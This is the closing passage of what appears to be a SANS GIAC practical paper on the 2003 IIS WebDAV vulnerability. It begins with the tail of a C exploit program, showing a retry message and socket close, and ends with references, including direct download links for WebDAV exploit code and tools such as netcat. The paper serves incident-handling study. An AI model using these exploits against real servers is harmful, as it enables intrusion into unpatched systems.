(e.g. 0xce04) and try again (when IIS is up again) :  -/\n", bport);

  close(s);

}
```

© SANS Institute 2003, Author retains full rights.

References

NEWSFACTOR
Lyman, Jay. Security Experts Catch Hackers with Honey, August 1, 2001
URL: http://www.newsfactor.com/perl/story/12411.html , (05 January 2004)

SANS
Institute Internet St orm Center , 23 November 2003, URL:
http://www.sans.org/rr/papers/index.php?id=1298 ,(05 January 2004)

SecuriTeam.com
WebDAV Exploit Code Released , 24 March 2003 **,**
URL: http://www.securiteam.com/exploits/5SP0L159FC.html **,** (05 January 2004)

The Honeynet Project
URL: http://www.honeynet.or g , (05 January 2004)

CERT Advisory: CERT CA -2003-09
Original issue date: March 17, 2003,Last revised: Fri Apr 25 14:10:29 EDT 2003
Source: CERT/CC, URL: www.cert.org/advisories/CA -2003-09.html, (05 January 2004)

Common Vulnerabilties and Exposures
CVE: CAN -2003-0109
URL: http://www.cve.mitre.org/cgi -bin/cvename.cgi?name=CAN -2003-0109, (05 January 2004)

Microsoft Security Bulletin:
MS03-007, 28 May 2003 **,**
URL: http://www.microsoft.com/security/security_bulletins/ms03_-007.asp, (05 January 2004)

WebDAV
URL: http://www.webdav.org/ , (05 Janua ry 2004)

Tripwire
URL: http://www.tripwire.com , (05 January 2004)

Solaris Disk Suite
URL: http://wwws.sun.com/software/solaris/8/ds/ds_-disksuite, (05 January 2004)

Internet Assigned Nu mbers Authority (IANA)
Home Page http://www.iana.org/
Port Numbers http://www.iana.org/assignments/por t-numbers , (05 January 2004)

Smashing the Stack for Fun and Profit
Aleph One (aleph1@underground.org), URL: http://www.insecure.org/stf/smashstack.txt ,
(15 November 2003)

© SANS Institute 2004, Author retains full rights.

kralor
Home Page http://www.coromputer.net/
Download Exploit Code http://www.coromputer.net/dl.crpt?id=5 , (05 January 2004)

Variant Webdavl IS5.0.pl
This is an exploit not tested by this paper but included by SecuriTeam.com
Home page www.infowarfare.dk
Exploit Code http://www.infowa rfare.dk/Exploits/webdavIIS50.pl.txt , (05 January 2004)

RFC's quoted

RFC 1945 - Hypertext Transfer Protocol -- HTTP/1.0 :
URL: http://www.faqs.org/rfcs/rfc1945 , (05 January 2004)

RFC 2068 - Hypertext Tr ansfer Protocol -- HTTP/1.1:
URL: http://www.faqs.org/rfcs/rfc2068 , (05 January 2004)

RFC 2518 - HTTP Extensions for Dist ributed Authoring – WEBDAV:
URL: http://www.faqs.org/rfcs/rfc2518 , (05 January 2004)

RFC 1321 - The MD5 Message -Digest Algorithm:
URL: http://www.faqs.org/rfcs/rfc1321 , (05 January 2004)

Snort Signatures
Joe Stewart GCIH, WebDav Expl oits Exposed, URL: http://www.lurhq.co m/webdav.pdf , (05 January 2004)

Secure Shell
F-Secure Corporation, URL: http://www.ssh.com , (05 January 2004)

Tools

tcpdump - http://www.tcpdump.org/
Unix version of nmap - http://www.insecure.org/
Windows Version of nmap - http://www.eeye.com/html/Research/Tools/nmapnt.ht ml
nessus - http://www.nessus.org/
netcat for Unix -
http://www.atstake.com/research/tools/network_utilities/nc110.tgz
netcat for Windows –
http://www.atstake.com/research/tools/network_utilities/nc11nt.zip
snort – http://www.snort.org
vmware - http://www.vmware.com

© SANS Institute 2004, Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.